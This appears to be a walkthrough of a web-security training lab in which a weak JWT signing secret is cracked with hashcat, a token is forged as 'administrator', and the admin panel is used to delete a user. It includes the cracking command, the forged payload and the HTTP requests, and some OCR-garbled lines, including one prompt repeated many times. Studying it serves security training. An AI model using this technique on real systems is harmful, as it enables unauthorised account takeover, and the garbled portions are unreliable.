Lab: JWT authentication bypass via weak signing key

This lab uses a JWT-based mechanism for handling sessions. It uses an extremely weak secret key to both sign and verify tokens. This can be easily brute-forced using a <u>wordlist of common secrets</u>.

To solve the lab, first brute-force the website's secret key. Once you've obtained this, use it to sign a modified session token that gives you access to the admin panel at /admin, then delete the user carlos.

You can log in to your own account using the following credentials: wiener:peter

Part 1 - Brute-force the secret key

- 1. In Burp, load the <u>JWT</u> Editor extension from the BApp store.
- 2. In the lab, log in to your own account and send the post-login GET /my-account request to Burp Repeater.
- 3. In Burp Repeater, change the path to /admin and send the request. Observe that the admin panel is only accessible when logged in as the administrator user.

Request

```
Pretty
                      JSON Web Token
 1 GET /admin HTTP/1.1
 2 Host: 0a38006103c3ee56c040454b00b2000b.web-security-academy.net
 3 Cookie: session=
   eyJraWQiOiIzZjZiOTRmMSO5OTA3LTRiZWYtODUwMCOwNmRjM2N1YTA4MjAiLCJhbGciOiJIUzI1Ni
   IsInN1YiI6IndpZW51ciIsImV4cCI6MTY1OTczMzkzNXO.LxDW5WS5Ei1Ev1e2VD24wwTpaI-fZRUp
 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
 5 Accent: tevt/html annlication/vhtml_vml annlication/vml:c=0 G imace/agif imace
        Raw
             Hex Render
HTTP/1.1 401 Unauthorized
? Content-Type: text/html; charset=utf-8
3 Connection: close
1 Content-Length: 2572
5 <!DOCTYPE html>
7 <html>
      <link href=/resources/labheader/css/aca</pre>
```

4. Copy the JWT and brute-force the secret. You can do this using hashcat as follows:

```
`hashcat -a 0 -m 16500 <YOUR-JWT> /path/to/jwt.secrets.list`
![[Pasted image 20220805212301.png]]

Started: Fri Aug 05 21:21:59 2022
Stopped: Fri Aug 05 21:22:19 2022
PS D:\Hashcat\hashcat-6.2.5> .\hashcat.exe -a 0 -m 16500 eyJraWQiOiIzzJziOTRmMS050TA3LTRiZWYtODUwMC0wNmRjM2N1YTA4MjAiLCJhbGciOiJIUz
IINiJ9.eyJpc3MiOiJwb3J063dpZ2diciIsInNIYiI6IndpZW5lciIsImV4cCI6MTY1OTczMzkzNX0.LxDW5W55EilEv1e2VD24wwTpaI-fZRUpbgm9LZyGpTM --show
eyJraWQiOiIzZJziOTRmMS050TA3LTRiZWYtODUwMC0wNmRjM2N1YTA4MjAiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInNIYiI6IndpZW5lciIsImV
4cCI6MTY1OTczMzkzNX0.LxDW5W55EilEv1e2VD24wwTpaI-fZRUpbgm9LZyGpTM:secret1
PS D:\Hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashcat\hashc
```

If you're using hashcat, this outputs the JWT, followed by the secret. If everything worked correctly, this should reveal that the weak secret is secret1.


Part 2 - Generate a forged signing key

1. Using Burp Decoder, Base64 encode the secret that you brute-forced in the previous section.


```
c2VjcmV0MQ==
```

c2VjcmV0MQ==

2. In Burp, go to the **JWT Editor Keys** tab and click **New Symmetric Key**. In the dialog, click **Generate** to generate a new key in JWK format. Note that you don't need to select a key size as this will automatically be updated later.



3. Replace the generated value for the k property with the Base64-encoded secret.




4. Click **OK** to save the key.

Part 3 - Modify and sign the JWT

- 1. Go back to the GET /admin request in Burp Repeater and switch to the extension-generated **JSON Web Token** message editor tab.
- 2. In the payload, change the value of the sub claim to administrator

```
{
    "iss": "portswigger",
    "sub": "administrator",
    "exp": 1659733935
}
```

3. At the bottom of the tab, click Sign, then select the key that you generated in the previous section.



- 4. Make sure that the **Don't modify header** option is selected, then click **OK**. The modified token is now signed with the correct signature.
- 5. Send the request and observe that you have successfully accessed the admin panel.

Response

Pretty Raw Hex Render



JWT authentication bypass via key

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Users

```
carlos - Delete
wiener - Delete
```

6. In the response, find the URL for deleting Carlos (/admin/delete?username=carlos). Send the request to this endpoint to solve the lab.

```
carlos -
</span>
<a href="/admin/delete?username=carlos">
    Delete
</a>
</div>
<div>
<span>
```

Request

Pretty Raw Hex JSON Web Token

1 GET /admin/delete?username=carlos HTTP/1.1
2 Host: 0a4300dd03ceec0fc093950800980022.web-sec
3 Cookie: session=
eyJraWQiOiJhZTI2ZDUwOSOzNWI1LTQ4NTctYThkNiO2Nji
1YiI6ImFkbWluaXNOcmF0b3IiLCJleHAiOjE2NTk3MzUyM

Congratulations, you solved the lab!